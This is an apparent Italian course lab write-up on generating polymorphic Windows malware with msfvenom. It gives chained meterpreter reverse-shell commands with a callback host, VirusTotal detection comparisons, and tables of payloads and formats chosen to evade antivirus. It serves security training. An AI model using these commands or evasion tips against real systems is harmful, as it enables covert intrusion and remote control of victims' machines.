Creazione di un Malware con Msfvenom

Obiettivo dell'Esercizio L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.


Passaggi da Seguire

- Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
- Utilizzo di msfvenom per generare il malware.
- Migliorare la Non Rilevabilità
- Test del Malware una volta generato.
- Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione.
- Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Conclusione L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

Inseriamo il codice di virus polimorfo qui sotto , generiamo il file avviandolo da terminale e diamolo da analizzare a Virustotal.


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe



Notiamo che genera 9 rilevazioni. Vediamo se riusciamo a migliorare il codice per renderlo meno rilevabile. Andiamo a sostituire piccole parti di codice per vedere in che modo cambia la visibilita del Malware.

Ora usiamo questo(in azzurro la modifica):


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f asp | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe



Notiamo un leggero miglioramento ma vediamo se possiamo fare di meglio.

Ora usiamo questo(in azzurro la modifica):

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f msi | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe



Ottimo risultato! Ma andiamo ad analizzare quali potevano essere ulteriori alternative migliorative.

Alcuni payload sono **molto più riconoscibili** di altri.

Da evitare:

- windows/meterpreter/reverse_tcp → **molto noto agli AV**

Da preferire (meno rilevati):

Payload	Vantaggio
windows/shell_reverse_tcp	Payload base, meno firme
windows/x64/shell_reverse_tcp	Se il bersaglio è 64bit
windows/meterpreter/reverse_https	Traffico cifrato, più stealth
windows/meterpreter/reverse_dns	Bassa visibilità di traffico

- Cambiare **valori LPORT o LHOST** (anche finti) durante test statici.
- Cambiare encoder o numero di iterazioni: `-e x86/shikata_ga_nai -i 13` → `-i 17`
- Mescolare encoder diversi in sequenza ,usare più encoder anche in sequenza

Usare formati alternativi

- abbiamo già notato che -f msi è molto meno rilevabile. Provare anche:

Formato	Comando	Vantaggio
PowerShell script	-f ps1	Usabile in attacchi fileless
ASP	-f asp	Per attacchi a web server
Python	-f python	In ambienti misti Windows/Linux
DLL	-f dll	Usabile con rundll32

Formato	Rilevabilità	Note
.exe	Alta	Analizzato profondamente, firme ben note
.raw	⍰ Dipende	Utile per loader in memoria, ma grezzo
.msi	Bassa	Struttura complessa, spesso ignorata dagli AV
.ps1, .asp, .vbs	Media	Utile in attacchi script-based

Utilizzando **solo msfvenom**, è possibile ottenere una buona evasione antivirus combinando encoder multipli, payload meno noti (shell_reverse_tcp, reverse_https), e soprattutto cambiando il **formato di output** (es. -f msi invece di .exe). Il formato .msi si è dimostrato molto più stealth grazie alla sua struttura complessa e meno analizzata dagli AV. Inoltre, la variabilità nei parametri (iterazioni, encoder, LPORT) consente la generazione di binari unici, rendendo difficile per le firme AV statiche rilevare il pattern. Tuttavia, per evitare detection anche a runtime, è importante testare ogni variante in ambienti controllati (sandbox, antiscan). In conclusione, anche con i limiti di msfvenom, è possibile creare malware polimorfi efficaci per esercitazioni, purché si sfruttino appieno le sue opzioni e si evitino pattern ripetitivi.